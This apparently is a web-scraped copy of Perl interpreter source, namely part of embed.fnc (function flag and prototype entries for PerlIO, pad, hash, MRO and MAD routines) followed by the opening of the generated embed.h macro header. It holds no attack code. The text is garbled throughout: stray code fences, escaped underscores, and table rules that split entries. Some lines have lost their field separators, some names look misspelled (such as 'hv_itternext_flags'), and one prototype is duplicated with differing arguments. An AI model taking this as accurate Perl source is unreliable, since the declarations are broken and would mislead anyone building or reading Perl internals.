
#if defined(PERL\_MEM\_LOG) && !defined(PERL\_MEM\_LOG\_NOIMPL)

sn      |void   |mem\_log\_common    |enum mem\_log\_type mlt|const UV n|const UV typesize \

          |NN const char \*type\_name|NULLOK const SV \*sv \

          |Malloc\_t oldalloc|Malloc\_t newalloc \

          |NN const char \*filename|const int linenumber \

          |NN const char \*funcname

```
#endif
```

```
#endif
```

```
#endif
```

```
Apr  |int  |my_socketpair|int family|int type|int protocol|int fd[2]
```

Ap |int |my\_dirfd |NULLOK DIR\* dir

#ifdef PERL\_OLD\_COPY\_ON\_WRITE

: Used in pp\_hot.c and regex.c

pMXE |SV\* |sv\_setsv\_cow |NULLOK SV\* dstr|NN SV\* sstr

#endif

Aop |const char \*|PerlIO\_context\_layers|NULLOK const char \*mode

#if defined(USE\_PERLIO) && !defined(USE\_SFIO)

Ap |int |PerlIO\_close |NULLOK PerlIO \*f

Ap |int |PerlIO\_fill |NULLOK PerlIO \*f

Ap |int |PerlIO\_fileno |NULLOK PerlIO \*f

Ap |int |PerlIO\_eof |NULLOK PerlIO \*f

Ap |int |PerlIO\_error |NULLOK PerlIO \*f

Ap |int |PerlIO\_flush |NULLOK PerlIO \*f

Ap |void |PerlIO\_clearerr |NULLOK PerlIO \*f

Ap |void |PerlIO\_set\_cnt |NULLOK PerlIO \*f|int cnt

Ap |void |PerlIO\_set\_ptrcnt |NULLOK PerlIO \*f|NULLOK STDCHAR \*ptr \  
|int cnt

Ap |void |PerlIO\_setlinebuf |NULLOK PerlIO \*f

Ap |SSize\_t|PerlIO\_read |NULLOK PerlIO \*f|NN void \*vbuf \  
|Size\_t count

Ap |SSize\_t|PerlIO\_write |NULLOK PerlIO \*f|NN const void \*vbuf \  
|Size\_t count

Ap |SSize\_t|PerlIO\_unread |NULLOK PerlIO \*f|NN const void \*vbuf \  
|Size\_t count

			Size_t count
Ap	Off_t	PerlIO_tell	NULLOK PerlIO *f
Ap	int	PerlIO_seek	NULLOK PerlIO *f Off_t offset int whence

Ap	STDCHAR *	PerlIO_get_base	NULLOK PerlIO *f
Ap	STDCHAR *	PerlIO_get_ptr	NULLOK PerlIO *f
ApR	int	PerlIO_get_bufsiz	NULLOK PerlIO *f
ApR	int	PerlIO_get_cnt	NULLOK PerlIO *f

ApR	PerlIO *	PerlIO_stdin
ApR	PerlIO *	PerlIO_stdout
ApR	PerlIO *	PerlIO_stderr

#endif /\* PERLIO\_LAYERS \*/

: Only used in dump.c

p	void	deb_stack_all
---	------	---------------

#if defined(PERL\_IN\_DEB\_C)

s	void	deb_stack_n	NN SV** stack_base I32 stack_min \
			I32 stack_max I32 mark_min I32 mark_max

#endif

: Used in perl.c, pp\_ctl.c, toke.c

pda	PADLIST*	pad_new	int flags
-----	----------	---------	-----------

: Only used in op.c

Mpd	PADOFFSET	pad_add_name	NN const char *name const STRLEN len\
-----	-----------	--------------	---------------------------------------

|const U32 flags|NULLOK HV \*typestash\

|NULLOK HV \*ourstash

: Only used in op.c

pd |PADOFFSET|pad\_add\_anon |NN SV\* sv|OPCODE op\_type

#if defined(PERL\_IN\_PAD\_C)

sd |void |pad\_check\_dup |NN SV \*name|const U32 flags \

|NULLOK const HV \*ourstash

#endif

#ifdef DEBUGGING

: Only used PAD\_SETSV() in op.c

pd |void |pad\_setsv |PADOFFSET po|NN SV\* sv

#endif

: Only used in op.c

pd |void |pad\_block\_start|int full

: Only used in op.c

pd |void |pad\_tidy |padtidy\_type type

: Used in dump.c

pd |void |do\_dump\_pad |I32 level|NN PerlIO \*file|NULLOK PADLIST \*padlist|int full

: Only used in op.c

pd |void |pad\_fixup\_inner\_anons|NN PADLIST \*padlist|NN CV \*old\_cv|NN CV \*new\_cv

: Used in pp\_ctl.c, pp\_hot.c, pp\_sort.c

pdX |void |pad\_push |NN PADLIST \*padlist|int depth

: Only used in PAD\_COMPNAME\_TYPE() in op.c

pR |HV\* |pad\_compname\_type|const PADOFFSET po



: Used in sv.c

#if defined(USE\_ITHREADS)

pR     |AV\*     |padlist\_dup     |NULLOK AV \*const srcpad \  
                                  |NN CLONE\_PARAMS \*const param

#endif

#if defined(PERL\_IN\_PAD\_C)

sd     |PADOFFSET|pad\_findlex     |NN const char \*name|NN const CV\* cv|U32 seq|int warn \  
                                  |NULLOK SV\*\* out\_capture|NN SV\*\* out\_name\_sv \  
                                  |NN int \*out\_flags

s     |PADOFFSET|pad\_add\_name\_sv|NN SV \*namesv|const U32 flags \  
                                  |NULLOK HV \*typestash|NULLOK HV \*ourstash

# if defined(DEBUGGING)

sd     |void     |cv\_dump     |NN const CV \*cv|NN const char \*title

# endif

#endif

ApdR   |CV\*     |find\_runcv     |NULLOK U32 \*db\_seqp

: Only used in perl.c

p     |void     |free\_tied\_hv\_pool

#if defined(DEBUGGING)

: Used in mg.c

pR     |int     |get\_debug\_opts     |NN const char \*\*s|bool givehelp

#endif

Ap     |void     |save\_set\_svflags|NN SV \*sv|U32 mask|U32 val

#ifdef DEBUGGING

ApdR |void |hv\_assert |NN HV \*hv

#endif

ApdR |SV\* |hv\_scalar |NN HV \*hv

ApoR |I32\* |hv\_riter\_p |NN HV \*hv

ApoR |HE\*\* |hv\_eiter\_p |NN HV \*hv

Apo |void |hv\_riter\_set |NN HV \*hv|I32 riter

Apo |void |hv\_eiter\_set |NN HV \*hv|NULLOK HE \*eiter

Ap |void |hv\_name\_set |NN HV \*hv|NULLOK const char \*name|U32 len|U32 flags

p |void |hv\_ename\_add |NN HV \*hv|NN const char \*name|U32 len \  
|U32 flags

p |void |hv\_ename\_delete|NN HV \*hv|NN const char \*name|U32 len \  
|U32 flags

: Used in dump.c and hv.c

poM |AV\*\* |hv\_backreferences\_p |NN HV \*hv

#if defined(PERL\_IN\_DUMP\_C) || defined(PERL\_IN\_HV\_C) || defined(PERL\_IN\_SV\_C)

: Only used in sv.c

poM |void |hv\_kill\_backrefs |NN HV \*hv

#endif

Apd |void |hv\_clear\_placeholders |NN HV \*hv

ApoR |I32\* |hv\_placeholders\_p |NN HV \*hv

ApoR |I32 |hv\_placeholders\_get |NN const HV \*hv

Apo |void |hv\_placeholders\_set |NN HV \*hv|I32 ph

: This is indirectly referenced by globals.c. This is somewhat annoying.

p       |SV\*    |magic\_scalarpack|NN HV \*hv|NN MAGIC \*mg

#if defined(PERL\_IN\_SV\_C)

s       |SV \*    |find\_hash\_subscript|NULLOK const HV \*const hv \  
                  |NN const SV \*const val

s       |I32    |find\_array\_subscript|NULLOK const AV \*const av \  
                  |NN const SV \*const val

sMd    |SV\*    |find\_uninit\_var|NULLOK const OP \*const obase \  
                  |NULLOK const SV \*const uninit\_sv|bool top

#endif

#ifdef PERL\_NEED\_MY\_HTOLE16

np     |U16    |my\_htole16    |U16 n

#endif

#ifdef PERL\_NEED\_MY\_LETOH16

np     |U16    |my\_letoh16    |U16 n

#endif

#ifdef PERL\_NEED\_MY\_HTOBE16

np     |U16    |my\_htobe16    |U16 n

#endif

#ifdef PERL\_NEED\_MY\_BETOH16

np     |U16    |my\_betoh16    |U16 n

#endif

#ifdef PERL\_NEED\_MY\_HTOLE32

np     |U32    |my\_htole32    |U32 n

#endif

#ifdef PERL\_NEED\_MY\_LETOH32

np     |U32    |my\_letoh32   |U32 n

#endif

#ifdef PERL\_NEED\_MY\_HTOBE32

np     |U32    |my\_htobe32   |U32 n

#endif

#ifdef PERL\_NEED\_MY\_BETOH32

np     |U32    |my\_betoh32   |U32 n

#endif

#ifdef PERL\_NEED\_MY\_HTOLE64

np     |U64    |my\_htole64    |U64 n

#endif

#ifdef PERL\_NEED\_MY\_LETOH64

np     |U64    |my\_letoh64    |U64 n

#endif

#ifdef PERL\_NEED\_MY\_HTOBE64

np     |U64    |my\_htobe64    |U64 n

#endif

#ifdef PERL\_NEED\_MY\_BETOH64

np     |U64    |my\_betoh64    |U64 n

#endif

#ifdef PERL\_NEED\_MY\_HTOLES

np     |short   |my\_htoles      |short n

#endif

#ifdef PERL\_NEED\_MY\_LETOHS

np     |short |my\_letohs     |short n

#endif

#ifdef PERL\_NEED\_MY\_HTOBES

np     |short |my\_htobes     |short n

#endif

#ifdef PERL\_NEED\_MY\_BETOHS

np     |short |my\_betohs     |short n

#endif

#ifdef PERL\_NEED\_MY\_HTOLEI

np     |int    |my\_htolei     |int n

#endif

#ifdef PERL\_NEED\_MY\_LETOHI

np     |int    |my\_letohi     |int n

#endif

#ifdef PERL\_NEED\_MY\_HTOBEI

np     |int    |my\_htobei     |int n

#endif

#ifdef PERL\_NEED\_MY\_BETOHI

np     |int    |my\_betohi     |int n

#endif

#ifdef PERL\_NEED\_MY\_HTOLEL

np     |long   |my\_htolel     |long n

#endif

```
#ifdef PERL_NEED_MY_LETOHL
```

```
np      |long  |my_letohl      |long n
```

```
#endif
```

```
#ifdef PERL_NEED_MY_HTOBEL
```

```
np      |long  |my_htobel      |long n
```

```
#endif
```

```
#ifdef PERL_NEED_MY_BETOHL
```

```
np      |long  |my_betohl      |long n
```

```
#endif
```

: I think that these are only used by the above, which are macros, and in turn

: currently they are only used in pp\_pack.c, but this is in util.c

```
np      |void   |my_swabn      |NN void* ptr|int n
```

```
Ap      |GV*    |gv_fetchpvn_flags|NN const char* name|STRLEN len|I32 flags|const svtype sv_type
```

```
Ap      |GV*    |gv_fetchsv|NN SV *name|I32 flags|const svtype sv_type
```

: Only used in pp.c

```
dpR     |bool   |is_gv_magical_sv|NN SV *const name_sv|U32 flags
```

```
ApR     |bool   |stashpv_hvname_match|NN const COP *c|NN const HV *hv
```

```
#ifdef DEBUG_LEAKING_SCALARS_FORK_DUMP
```

: Used in sv.c

```
p       |void   |dump_sv_child      |NN SV *sv
```

```
#endif
```

```
#ifdef PERL_DONT_CREATE_GVSV
```

```
Apbm |GV* |gv_SVadd |NULLOK GV *gv
```

```
#endif
```

```
#if defined(PERL_IN_UTIL_C)
```

```
s |bool |ckwarn_common |U32 w
```

```
#endif
```

```
Apo |bool |ckwarn |U32 w
```

```
Apo |bool |ckwarn_d |U32 w
```

```
: FIXME - exported for ByteLoader - public or private?
```

```
XEopMa |STRLEN *|new_warnings_bitfield|NULLOK STRLEN *buffer \
```

```
|NN const char *const bits|STRLEN size
```

```
#ifndef SPRINTF_RETURNS_STRLEN
```

```
Apnod |int |my_sprintf |NN char *buffer|NN const char *pat|...
```

```
#endif
```

```
Apnodf |int |my_snprintf |NN char *buffer|const Size_t len|NN const char *format|...
```

```
Apnod |int |my_vsnprintf |NN char *buffer|const Size_t len|NN const char *format|va_list ap
```

```
: Used in mg.c, sv.c
```

```
px |void |my_clearenv
```

```
#ifdef PERL_IMPLICIT_CONTEXT
```

```
#ifdef PERL_GLOBAL_STRUCT_PRIVATE
```

```
Apo    |void*  |my_cxt_init    |NN const char *my_cxt_key|size_t size
```

```
Apo    |int    |my_cxt_index |NN const char *my_cxt_key
```

```
#else
```

```
Apo    |void*  |my_cxt_init    |NN int *index|size_t size
```

```
#endif
```

```
#endif
```

: This function is an implementation detail. The public API for this is

: XS\_VERSION\_BOOTCHECK

```
Xpo    |void    |xs_version_bootcheck|U32 items|U32 ax|NN const char *xs_p \
                                     |STRLEN xs_len
```

: This function is an implementation detail. The public API for this is

: XS\_APIVERSION\_BOOTCHECK

```
Xpo    |void    |xs_apiversion_bootcheck|NN SV *module|NN const char *api_p \
                                     |STRLEN api_len
```

```
#ifndef HAS_STRLCAT
```

```
Apno   |Size_t |my_strlcat    |NULLOK char *dst|NULLOK const char *src|Size_t size
```

```
#endif
```

```
#ifndef HAS_STRLCPY
```

```
Apno   |Size_t |my_strlcpy    |NULLOK char *dst|NULLOK const char *src|Size_t size
```

```
#endif
```

```
#ifdef PERL_MAD
```



```

Mnp    |void    |pad_peg        |NN const char* s

#if defined(PERL_IN_DUMP_C)

sf      |void    |xmldump_attr |I32 level|NN PerlIO *file|NN const char* pat \
        |...

#endif

Mfp     |void    |xmldump_indent    |I32 level|NN PerlIO *file|NN const char* pat \
        |...

Mp      |void    |xmldump_vindent |I32 level|NN PerlIO *file|NN const char* pat \
        |NULLOK va_list *args

Mp      |void    |xmldump_all

p       |void    |xmldump_all_perl    |bool justperl

Mp      |void    |xmldump_packsubs    |NN const HV* stash

p       |void    |xmldump_packsubs_perl    |NN const HV* stash|bool justperl

Mp      |void    |xmldump_sub |NN const GV* gv

Mp      |void    |xmldump_sub_perl    |NN const GV* gv|bool justperl

Mp      |void    |xmldump_form        |NN const GV* gv

Mp      |void    |xmldump_eval

Mp      |char*    |sv_catxmlsv    |NN SV *dsv|NN SV *ssv

Mp      |char*    |sv_catxmlpv    |NN SV *dsv|NN const char *pv|STRLEN len|int utf8

Mp      |char*    |sv_catxmlpv    |NN SV *dsv|NN const char *pv|int utf8

Mp      |char*    |sv_xmlpeek     |NN SV* sv

Mp      |void    |do_pmop_xmldump |I32 level|NN PerlIO *file \
        |NULLOK const PMOP *pm

Mp      |void    |pmop_xmldump      |NULLOK const PMOP* pm

Mp      |void    |do_op_xmldump      |I32 level|NN PerlIO *file|NULLOK const OP *o

```

Mp |void |op\_xmldump |NN const OP \*o

Mp |TOKEN\* |newTOKEN |I32 optype|YYSTYPE lval \  
|NULLOK MADPROP\* madprop

Mp |void |token\_free |NN TOKEN \*tk

Mp |void |token\_getmad |NN TOKEN \*tk|NULLOK OP \*o|char slot

Mp |void |op\_getmad\_weak |NULLOK OP\* from|NULLOK OP\* o|char slot

Mp |void |op\_getmad |NULLOK OP\* from|NULLOK OP\* o|char slot

Mp |void |prepend\_madprops|NULLOK MADPROP\* mp|NULLOK OP\* o|char slot

Mp |void |append\_madprops|NULLOK MADPROP\* tm|NULLOK OP\* o|char slot

Mp |void |addmad |NULLOK MADPROP\* tm|NULLOK MADPROP\*\* root \  
|char slot

Mp |MADPROP\*|newMADsv |char key|NN SV\* sv

Mp |MADPROP\*|newMADPROP |char key|char type|NULLOK void\* val \  
|I32 vlen

Mp |void |mad\_free |NULLOK MADPROP\* mp

# if defined(PERL\_IN\_TOKE\_C)

s |char\* |skipspace0 |NN char \*s

s |char\* |skipspace1 |NN char \*s

s |char\* |skipspace2 |NN char \*s|NULLOK SV \*\*sv

s |void |start\_force |int where

s |void |curmad |char slot|NULLOK SV \*sv

# endif

Mp |int |madlex

Mp |int |madparse |int gramtype

#endif

#if !defined(HAS\_SIGNBIT)

AMdnoP |int |Perl\_signbit |NV f

#endif

: Used by B

XEMop |void |emulate\_cop\_io |NN const COP \*const c|NN SV \*const sv

: Used by SvRX and SvRXOK

XEMop |REGEXP \*|get\_re\_arg|NULLOK SV \*sv

Aop |SV\* |mro\_get\_private\_data|NN struct mro\_meta \*const smeta \  
|NN const struct mro\_alg \*const which

Aop |SV\* |mro\_set\_private\_data|NN struct mro\_meta \*const smeta \  
|NN const struct mro\_alg \*const which \  
|NN SV \*const data

Aop |const struct mro\_alg \*|mro\_get\_from\_name|NN SV \*name

Aop |void |mro\_register |NN const struct mro\_alg \*mro

Aop |void |mro\_set\_mro |NN struct mro\_meta \*const meta \  
|NN SV \*const name

: Used in HvMROMETA(), which is public.

Xpo |struct mro\_meta\* |mro\_meta\_init |NN HV\* stash

#if defined(USE\_ITHREADS)

: Only used in sv.c

p |struct mro\_meta\* |mro\_meta\_dup |NN struct mro\_meta\* smeta|NN  
CLONE\_PARAMS\* param

#endif

Apd |AV\* |mro\_get\_linear\_isa|NN HV\* stash

#if defined(PERL\_IN\_MRO\_C)

sd |AV\* |mro\_get\_linear\_isa\_dfs|NN HV\* stash|U32 level

s |void |mro\_clean\_isarev|NN HV \* const isa \

|NN const char \* const name \

|const STRLEN len \

|NULLOK HV \* const exceptions

s |void |mro\_gather\_and\_rename|NN HV \* const stashes \

|NN HV \* const seen\_stashes \

|NULLOK HV \*stash \

|NULLOK HV \*oldstash \

|NN SV \*namesv

#endif

: Used in hv.c, mg.c, pp.c, sv.c

pd |void |mro\_isa\_changed\_in|NN HV\* stash

Apd |void |mro\_method\_changed\_in |NN HV\* stash

pdx |void |mro\_package\_moved |NULLOK HV \* const stash|NULLOK HV \* const oldstash|NN  
const GV \* const gv|U32 flags

: Only used in perl.c

p |void |boot\_core\_mro

Apon |void |sys\_init |NN int\* argc|NN char\*\*\* argv

Apon |void |sys\_init3 |NN int\* argc|NN char\*\*\* argv|NN char\*\*\* env

Apon |void |sys\_term

ApoM |const char \*|fetch\_cop\_label|NN COP \*const cop \

|NULLOK STRLEN \*len|NULLOK U32 \*flags

: Only used in op.c

```
xpoM    |void|store_cop_label\  
        |NN COP *const cop|NN const char *label|STRLEN len|U32 flags
```

```
xpo      |int      |keyword_plugin_standard|NN char* keyword_ptr|STRLEN keyword_len|NN OP**  
op_ptr
```

: Used in perly.y

```
xp      |void      |mung_qwlist_to_paren_list|NN OP* qwlist
```

```
#if defined(USE_THREADS)
```

```
# if defined(PERL_IN_SV_C)
```

```
s        |void      |unreferenced_to_tmp_stack|NN AV *const unreferenced
```

```
# endif
```

```
Aanop    |CLONE_PARAMS *|clone_params_new|NN PerlInterpreter *const from \  
        |NN PerlInterpreter *const to
```

```
Anop     |void      |clone_params_del|NN CLONE_PARAMS *param
```

```
#endif
```

: Used in perl.c and token.c

```
op      |void      |populate_isa    |NN const char *name|STRLEN len|...
```

: Used in keywords.c and token.c

```
op      |bool      |feature_is_enabled|NN const char *const name|STRLEN namelen
```

: ex: set ts=8 sts=4 sw=4 noet:

embed.h

```
/* -*- buffer-read-only: t -*-
```

```
*
```

```
* embed.h
```

```
*
```

```
* Copyright (C) 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000, 2001,
```

```
* 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009 by Larry Wall and others
```

```
*
```

```
* You may distribute under the terms of either the GNU General Public
```

```
* License or the Artistic License, as specified in the README file.
```

```
*
```

```
* !!!!!!! DO NOT EDIT THIS FILE !!!!!!!
```

```
* This file is built by regen/embed.pl from data in embed.fnc,
```

```
* regen/embed.pl, regen/opcodes, intrpvar.h and perlvars.h.
```

```
* Any changes made here will be lost!
```

```
*
```

```
* Edit those files and run 'make regen_headers' to effect changes.
```

```
*/
```

```
/* (Doing namespace management portably in C is really gross.) */
```

```
/* By defining PERL_NO_SHORT_NAMES (not done by default) the short forms
```

```
* (like warn instead of Perl_warn) for the API are not defined.
```

```
* Not defining the short forms is a good thing for cleaner embedding. */
```

```
#ifndef PERL_NO_SHORT_NAMES
```

```
/* Hide global symbols */
```

```
#define Gv_AMupdate(a,b)    Perl_Gv_AMupdate(aTHX_ a,b)

#define __to_uni_fold_flags(a,b,c,d)    Perl__to_uni_fold_flags(aTHX_ a,b,c,d)

#define __to_utf8_fold_flags(a,b,c,d)    Perl__to_utf8_fold_flags(aTHX_ a,b,c,d)

#define amagic_call(a,b,c,d)    Perl_amagic_call(aTHX_ a,b,c,d)

#define amagic_deref_call(a,b) Perl_amagic_deref_call(aTHX_ a,b)

#define apply_attrs_string(a,b,c,d)    Perl_apply_attrs_string(aTHX_ a,b,c,d)

#define atfork_lock          Perl_atfork_lock

#define atfork_unlock        Perl_atfork_unlock

#define av_clear(a)          Perl_av_clear(aTHX_ a)

#define av_delete(a,b,c)     Perl_av_delete(aTHX_ a,b,c)

#define av_exists(a,b)       Perl_av_exists(aTHX_ a,b)

#define av_extend(a,b)       Perl_av_extend(aTHX_ a,b)

#define av_fetch(a,b,c)      Perl_av_fetch(aTHX_ a,b,c)

#define av_fill(a,b)         Perl_av_fill(aTHX_ a,b)

#define av_len(a)            Perl_av_len(aTHX_ a)

#define av_make(a,b)         Perl_av_make(aTHX_ a,b)

#define av_pop(a)            Perl_av_pop(aTHX_ a)

#define av_push(a,b)         Perl_av_push(aTHX_ a,b)

#define av_shift(a)          Perl_av_shift(aTHX_ a)

#define av_store(a,b,c)      Perl_av_store(aTHX_ a,b,c)

#define av_undef(a)          Perl_av_undef(aTHX_ a)

#define av_unshift(a,b)      Perl_av_unshift(aTHX_ a,b)
```

```

#define block_gimme()      Perl_block_gimme(aTHX)

#define bytes_cmp_utf8(a,b,c,d)      Perl_bytes_cmp_utf8(aTHX_ a,b,c,d)

#define bytes_from_utf8(a,b,c) Perl_bytes_from_utf8(aTHX_ a,b,c)

#define bytes_to_utf8(a,b)      Perl_bytes_to_utf8(aTHX_ a,b)

#define call_argv(a,b,c) Perl_call_argv(aTHX_ a,b,c)

#define call_atexit(a,b) Perl_call_atexit(aTHX_ a,b)

#define call_list(a,b)      Perl_call_list(aTHX_ a,b)

#define call_method(a,b)      Perl_call_method(aTHX_ a,b)

#define call_pv(a,b)      Perl_call_pv(aTHX_ a,b)

#define call_sv(a,b)      Perl_call_sv(aTHX_ a,b)

#define caller_cx(a,b)      Perl_caller_cx(aTHX_ a,b)

#define cast_i32(a)      Perl_cast_i32(aTHX_ a)

#define cast_iv(a)      Perl_cast_iv(aTHX_ a)

#define cast_ulong(a)      Perl_cast_ulong(aTHX_ a)

#define cast_uv(a)      Perl_cast_uv(aTHX_ a)

#define ck_entersub_args_list(a)      Perl_ck_entersub_args_list(aTHX_ a)

#define ck_entersub_args_proto(a,b,c) Perl_ck_entersub_args_proto(aTHX_ a,b,c)

#define ck_entersub_args_proto_or_list(a,b,c) Perl_ck_entersub_args_proto_or_list(aTHX_ a,b,c)

#ifndef PERL_IMPLICIT_CONTEXT

#define ck_warner      Perl_ck_warner

#define ck_warner_d      Perl_ck_warner_d

#endif

#ifndef PERL_IMPLICIT_CONTEXT

#define croak      Perl_croak

#endif

```



```
#define croak_no_modify()      Perl_croak_no_modify(aTHX)

#define croak_sv(a)            Perl_croak_sv(aTHX_ a)

#define croak_xs_usage(a,b)    Perl_croak_xs_usage(aTHX_ a,b)

#define custom_op_desc(a)      Perl_custom_op_desc(aTHX_ a)

#define custom_op_name(a)      Perl_custom_op_name(aTHX_ a)

#define cv_const_sv(a)         Perl_cv_const_sv(aTHX_ a)

#define cv_get_call_checker(a,b,c)  Perl_cv_get_call_checker(aTHX_ a,b,c)

#define cv_set_call_checker(a,b,c)  Perl_cv_set_call_checker(aTHX_ a,b,c)

#define cv_undef(a)            Perl_cv_undef(aTHX_ a)

#define cx_dump(a)             Perl_cx_dump(aTHX_ a)

#define cxinc()                Perl_cxinc(aTHX)

#ifndef PERL_IMPLICIT_CONTEXT

#define deb                    Perl_deb

#endif

#define debop(a)               Perl_debop(aTHX_ a)

#define debprofdump()          Perl_debprofdump(aTHX)

#define debstack()             Perl_debstack(aTHX)

#define debstackptrs()         Perl_debstackptrs(aTHX)

#define delimcpy               Perl_delimcpy

#define despatch_signals()      Perl_despatch_signals(aTHX)

#ifndef PERL_IMPLICIT_CONTEXT

#define die                    Perl_die

#endif

#define die_sv(a)              Perl_die_sv(aTHX_ a)

#define do_binmode(a,b,c)      Perl_do_binmode(aTHX_ a,b,c)
```

```
#define do_close(a,b)          Perl_do_close(aTHX_ a,b)

#define do_gv_dump(a,b,c,d)    Perl_do_gv_dump(aTHX_ a,b,c,d)

#define do_gvgv_dump(a,b,c,d) Perl_do_gvgv_dump(aTHX_ a,b,c,d)

#define do_hv_dump(a,b,c,d)    Perl_do_hv_dump(aTHX_ a,b,c,d)

#define do_join(a,b,c,d) Perl_do_join(aTHX_ a,b,c,d)

#define do_magic_dump(a,b,c,d,e,f,g) Perl_do_magic_dump(aTHX_ a,b,c,d,e,f,g)

#define do_op_dump(a,b,c)      Perl_do_op_dump(aTHX_ a,b,c)

#define do_open9(a,b,c,d,e,f,g,h,i) Perl_do_open9(aTHX_ a,b,c,d,e,f,g,h,i)

#define do_openn(a,b,c,d,e,f,g,h,i) Perl_do_openn(aTHX_ a,b,c,d,e,f,g,h,i)

#define do_pmop_dump(a,b,c) Perl_do_pmop_dump(aTHX_ a,b,c)

#define do_sprintf(a,b,c)      Perl_do_sprintf(aTHX_ a,b,c)

#define do_sv_dump(a,b,c,d,e,f,g) Perl_do_sv_dump(aTHX_ a,b,c,d,e,f,g)

#define doing_taint            Perl_doing_taint

#define doref(a,b,c)           Perl_doref(aTHX_ a,b,c)

#define dounwind(a)            Perl_dounwind(aTHX_ a)

#define dowantarray()          Perl_dowantarray(aTHX)

#define dump_all()             Perl_dump_all(aTHX)

#define dump_eval()            Perl_dump_eval(aTHX)

#define dump_form(a)           Perl_dump_form(aTHX_ a)

#ifndef PERL_IMPLICIT_CONTEXT

#define dump_indent            Perl_dump_indent

#endif

#define dump_packsubs(a)       Perl_dump_packsubs(aTHX_ a)

#define dump_sub(a)            Perl_dump_sub(aTHX_ a)

#define dump_vindent(a,b,c,d) Perl_dump_vindent(aTHX_ a,b,c,d)
```

```

#define eval_pv(a,b)          Perl_eval_pv(aTHX_ a,b)
#define eval_sv(a,b)          Perl_eval_sv(aTHX_ a,b)
#define fbm_compile(a,b)       Perl_fbm_compile(aTHX_ a,b)
#define fbm_instr(a,b,c,d)     Perl_fbm_instr(aTHX_ a,b,c,d)
#define filter_add(a,b)        Perl_filter_add(aTHX_ a,b)
#define filter_del(a)          Perl_filter_del(aTHX_ a)
#define filter_read(a,b,c)     Perl_filter_read(aTHX_ a,b,c)
#define find_runcv(a)          Perl_find_runcv(aTHX_ a)
#define find_rundefsv()        Perl_find_rundefsv(aTHX)
#define find_rundefsvoffset()  Perl_find_rundefsvoffset(aTHX)
#define foldEQ                 Perl_foldEQ
#define foldEQ_latin1          Perl_foldEQ_latin1
#define foldEQ_locale          Perl_foldEQ_locale
#define foldEQ_utf8_flags(a,b,c,d,e,f,g,h,i)  Perl_foldEQ_utf8_flags(aTHX_ a,b,c,d,e,f,g,h,i)

#ifndef PERL_IMPLICIT_CONTEXT

#define form                   Perl_form

#endif

#define free_tmps()           Perl_free_tmps(aTHX)
#define get_av(a,b)           Perl_get_av(aTHX_ a,b)
#define get_context           Perl_get_context
#define get_cv(a,b)           Perl_get_cv(aTHX_ a,b)
#define get_cvn_flags(a,b,c)  Perl_get_cvn_flags(aTHX_ a,b,c)
#define get_hv(a,b)           Perl_get_hv(aTHX_ a,b)
#define get_op_descs()        Perl_get_op_descs(aTHX)
#define get_op_names()        Perl_get_op_names(aTHX)

```

```
#define get_ppaddr()      Perl_get_ppaddr(aTHX)

#define get_sv(a,b)       Perl_get_sv(aTHX_ a,b)

#define get_vtbl(a)       Perl_get_vtbl(aTHX_ a)

#define getcwd_sv(a)      Perl_getcwd_sv(aTHX_ a)

#define gp_free(a)        Perl_gp_free(aTHX_ a)

#define gp_ref(a)         Perl_gp_ref(aTHX_ a)

#define grok_bin(a,b,c,d) Perl_grok_bin(aTHX_ a,b,c,d)

#define grok_hex(a,b,c,d) Perl_grok_hex(aTHX_ a,b,c,d)

#define grok_number(a,b,c) Perl_grok_number(aTHX_ a,b,c)

#define grok_numeric_radix(a,b) Perl_grok_numeric_radix(aTHX_ a,b)

#define grok_oct(a,b,c,d) Perl_grok_oct(aTHX_ a,b,c,d)

#define gv_add_by_type(a,b) Perl_gv_add_by_type(aTHX_ a,b)

#define gv_autoload4(a,b,c,d) Perl_gv_autoload4(aTHX_ a,b,c,d)

#define gv_check(a)       Perl_gv_check(aTHX_ a)

#define gv_const_sv(a)    Perl_gv_const_sv(aTHX_ a)

#define gv_dump(a)        Perl_gv_dump(aTHX_ a)

#define gv_efullname(a,b) Perl_gv_efullname(aTHX_ a,b)

#define gv_efullname4(a,b,c,d) Perl_gv_efullname4(aTHX_ a,b,c,d)

#define gv_fetchfile(a)   Perl_gv_fetchfile(aTHX_ a)

#define gv_fetchfile_flags(a,b,c) Perl_gv_fetchfile_flags(aTHX_ a,b,c)

#define gv_fetchmeth(a,b,c,d) Perl_gv_fetchmeth(aTHX_ a,b,c,d)

#define gv_fetchmeth_autoload(a,b,c,d) Perl_gv_fetchmeth_autoload(aTHX_ a,b,c,d)

#define gv_fetchmethod_autoload(a,b,c) Perl_gv_fetchmethod_autoload(aTHX_ a,b,c)

#define gv_fetchmethod_flags(a,b,c) Perl_gv_fetchmethod_flags(aTHX_ a,b,c)

#define gv_fetchpv(a,b,c) Perl_gv_fetchpv(aTHX_ a,b,c)
```

```
#define gv_fetchpvn_flags(a,b,c,d)    Perl_gv_fetchpvn_flags(aTHX_ a,b,c,d)

#define gv_fetchsv(a,b,c)             Perl_gv_fetchsv(aTHX_ a,b,c)

#define gv_fullname(a,b)              Perl_gv_fullname(aTHX_ a,b)

#define gv_fullname4(a,b,c,d)         Perl_gv_fullname4(aTHX_ a,b,c,d)

#define gv_handler(a,b)               Perl_gv_handler(aTHX_ a,b)

#define gv_init(a,b,c,d,e)            Perl_gv_init(aTHX_ a,b,c,d,e)

#define gv_name_set(a,b,c,d)          Perl_gv_name_set(aTHX_ a,b,c,d)

#define gv_stashpv(a,b)               Perl_gv_stashpv(aTHX_ a,b)

#define gv_stashpvn(a,b,c)            Perl_gv_stashpvn(aTHX_ a,b,c)

#define gv_stashsv(a,b)               Perl_gv_stashsv(aTHX_ a,b)

#define hv_clear(a)                   Perl_hv_clear(aTHX_ a)

#define hv_clear_placeholders(a)       Perl_hv_clear_placeholders(aTHX_ a)

#define hv_common(a,b,c,d,e,f,g,h)    Perl_hv_common(aTHX_ a,b,c,d,e,f,g,h)

#define hv_common_key_len(a,b,c,d,e,f) Perl_hv_common_key_len(aTHX_ a,b,c,d,e,f)

#define hv_copy_hints_hv(a)           Perl_hv_copy_hints_hv(aTHX_ a)

#define hv_delayfree_ent(a,b)         Perl_hv_delayfree_ent(aTHX_ a,b)

#define hv_free_ent(a,b)              Perl_hv_free_ent(aTHX_ a,b)

#define hv_iterinit(a)                Perl_hv_iterinit(aTHX_ a)

#define hv_iterkey(a,b)               Perl_hv_iterkey(aTHX_ a,b)

#define hv_iterkeysv(a)               Perl_hv_iterkeysv(aTHX_ a)

#define hv_itternext_flags(a,b)        Perl_hv_itternext_flags(aTHX_ a,b)

